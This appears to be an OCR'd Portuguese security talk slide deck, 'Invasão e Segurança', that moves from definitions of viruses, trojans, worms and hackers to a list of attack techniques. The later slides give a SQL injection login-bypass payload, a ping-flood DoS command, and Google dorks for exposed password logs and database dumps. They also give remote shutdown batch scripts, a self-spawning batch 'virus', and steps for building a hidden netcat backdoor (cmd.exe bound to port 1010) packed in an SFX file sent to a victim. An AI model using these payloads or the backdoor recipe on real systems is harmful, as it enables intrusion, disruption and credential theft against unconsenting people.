
Invasão e Segurança




Carlos Henrique M. da Silva
carloshenrique.85@globo.com

O PALESTRANTE

Carlos Henrique Martins da Silva

- Formado em Análise de Sistemas
- Pós-Graduado em Auditoria em T.I.
- Gerente de TI da CLIOC – Coleção de *Leishmania* do Instituto Oswaldo Cruz – Fiocruz
- Certificado em Gestão de Segurança da Informação e Gerenciamento de T.I. pela Academia Latino-Americana (Microsoft TechNet / Módulo Security)



VÍRUS


Pequenos programas criados para causar algum dano ao computador infectado, seja apagando dados, seja capturando informações, seja alterando o funcionamento normal da máquina.

SPAM

Geralmente os spams consistem em mensagens de correio eletrônico com fins publicitarios, têm carater apelativo e na grande maioria das vezes são incômodos e inconvenientes. Spam muito ultilizados por *Hacker's* para enganar e rendirecionar para paginas falsas da web via email, ou para fazer com que a vitima forneça por email "dados sensiveis". Ou Simplesmte para fazer propaganda de seu produto.


TROJANS (CAVALOS DE TRÓIA)

softwares criados com o intuito de dar acesso não autorizado a máquina da vítima, normalmente vêm disfarçados de programinhas úteis ou com títulos apelativos para induzir a sua execução.



WORMS


Uma subclasse de vírus. Um worm normalmente espalha-se sem interacção por parte do utilizador e distribui cópias completas (possivelmente modificadas) de si próprio através das redes. Um worm pode consumir memória ou largura de banda, o que pode fazer com que um computador fique bloqueado.



Malware


MALWARE


CERT.br/NIC.br


Worms
Rootkits
Spyware
Trojans
Crimeware
Viruses
Malware
Adware

HACKER


Adora invadir sistemas alheios para simplesmente preencher seu ego.

Muitas de suas façanhas podem ser discutíveis ao nível social, mas o verdadeiro Hacker não costuma estragar nada, subtrair programas, ou sequer roubar informações em detrimento de outrem. O Hacker é, acima de tudo, um intelectual informatizado.

CRACKER


Esses sim são os maldosos. Com um alto grau de conhecimento e nenhum respeito, invadem sistemas e podem apenas deixar a sua “marca” ou destruí-los completamente. Geralmente são hackers que querem se vingar de algum operador, adolescentes que querem ser aceitos por grupos de crackers (ou script kiddies) e saem apagando tudo que vêem ou mestres da programação que são pagos por empresas para fazerem espionagem industrial.

TÉCNICAS/FERRAMENTAS DE INVASÃO



KEYLOGGERS

Os keyloogers gravam tudo o que é digitado no computador e os enviam para o hacker (geralmente por e-mail).



FORÇA BRUTA

O conceito de força bruta é de descobrir uma senha na tentiva de erro, ele só optmiza a tarefa de tentar uma senha depois outra.

INJECTIONS

Como o próprio nome diz, é o ato de injetar códigos em alguma coisa. Existem três tipos de injections mais conhecidos, o PHP Injection, **SQL Injection** e o JavaScript Injection.

SQL Injection.

User-Id : srinivas

Password : mypassword

```
select * from Users where user_id= ' srinivas '
                      and password = ' mypassword '
```

User-Id : ` OR 1= 1; /*


Password : */--

```
select * from Users where user_id= ' ` OR 1 = 1; /* '
                      and password = ' */-- '
```

sysmox.com

DoS

Com o DoS (Denial of Service ou Negação de Serviço) você não invade o host, mas pode fazer uma bela bagunça, o conceito de DoS é de que você vai enviar resquisições negando alguma coisa, o computador não vai conseguir responder a tantas requisições e então ela se desconecta.




Exemplo:

ping IP -l 65500 -n 10000000 -w 0.00001

nslookup Nome do Site


DDoS

DDoS (Distirbuted Denial of Service) é como um super-DoS, onde várias pessoas se reunem para atacar um servidor, onde uma só pessoa não vai fazer diferença.




Pen-Tests

O **teste de penetração** é um método que avalia a segurança de um sistema de computador ou de uma rede, simulando um ataque de uma fonte maliciosa.



portScan

PortScan é um scanneador de portas. o portscan ele sai batendo em cada uma das portas e ve quais estao abertas. Um exemplo de portscan é o nmap. Nmap é um brilhante portScan existente no dia de hoje. É uma otima ferramenta, muito utilizada para invasao, para descobrir falhas nos sistemas e descobrir portas abertas desnecessariamente.



Google

Muita informação “sensível” pode ser encontrada, bastando que se saiba o que procurar.

Senhas

Muitos servidores mal configurados tornam públicos seus arquivos de registro (“logs”), permitindo assim que usuários maliciosos obtenham senhas de sistemas (muitas vezes com privilégios de administrador) sem trabalho algum, bastando buscar por:

filetype:log inurl:"password.log"

Google

Banco de Dados

Grande parte dos servidores web precisa de serviços de banco de dados instalados, mas muitos não são bem configurados e acabam fornecendo informações sigilosas, como tabelas inteiras, que podem conter até mesmo campos com nome de usuários e senhas válidas dentro do sistema. A seguinte busca procura por tais tabelas:

"# dumping data for table" (username|user|users) password

Conhecendo um pouco da estrutura de arquivos de uma base de dados SQL, é possível ir diretamente atrás de arquivos que contenham senhas, como por exemplo através da busca:

filetype:properties inurl:db intext:password

Google

Banco de Dados

É possível ainda identificar bancos de dados vulneráveis a ataques de “injeção de SQL”, ao pesquisarmos por mensagens de erro que tipicamente denunciam esse problema:

"ORA-00921: unexpected end of SQL command"

"ORA-00933: SQL command not properly ended"

"unclosed quotation mark before the character string"

Prompt de Comando

Descobrindo Proxies de Sites – Tracert [urldosite]

Mudadando senha de usuários – net user

net user [nome_de_usuário] *

Localizando endereço IP – Tracert [urldosite]

ip-adress.com

Prompt de Comando

Enviando mensagens via rede – MSG * [mensagem] ou MSG IP [mensagem]

Desligando PC via rede – shutdown –s –t –m [vitima] – net view

Criando um vírus simples

Abra o bloco de notas

Digite start x10

Salve como hax.bat

Agora execute o arquivo e veja o que acontece

Criando Backdoor com NetCat

Aba Geral

Caminho para extração
C://WINDOWS/system32

Executar antes e após a extração
nc -d -L -n -p 1010 -e cmd.exe -v -l -p 1010

Métodos
Ocultar Tudo

Depois enviar o arquivo SFX pra vitima, executar o netcat na sua máquina e digitar: -v -l -p 1010

Prompt de Comando


```
echo off

shutdown -s -t 10 -m \\nome_pc_1 -f
shutdown -s -t 10 -m \\nome_pc_2 -f
shutdown -s -t 10 -m \\nome_pc_3 -f
shutdown -s -t 10 -m \\nome_pc_4 -f
shutdown -s -t 10 -m \\nome_pc_5 -f

pause
```

Salve com a extensão .bat

Referências e Links Interessantes

www.modulo.com.br

www.universidadehacker.com

www.techtudo.com.br

www.cert.br

www.youtube.com

CONTATO

Carlos Henrique M. da Silva

carloshenrique.85@globo.com

hmartins@ioc.fiocruz.br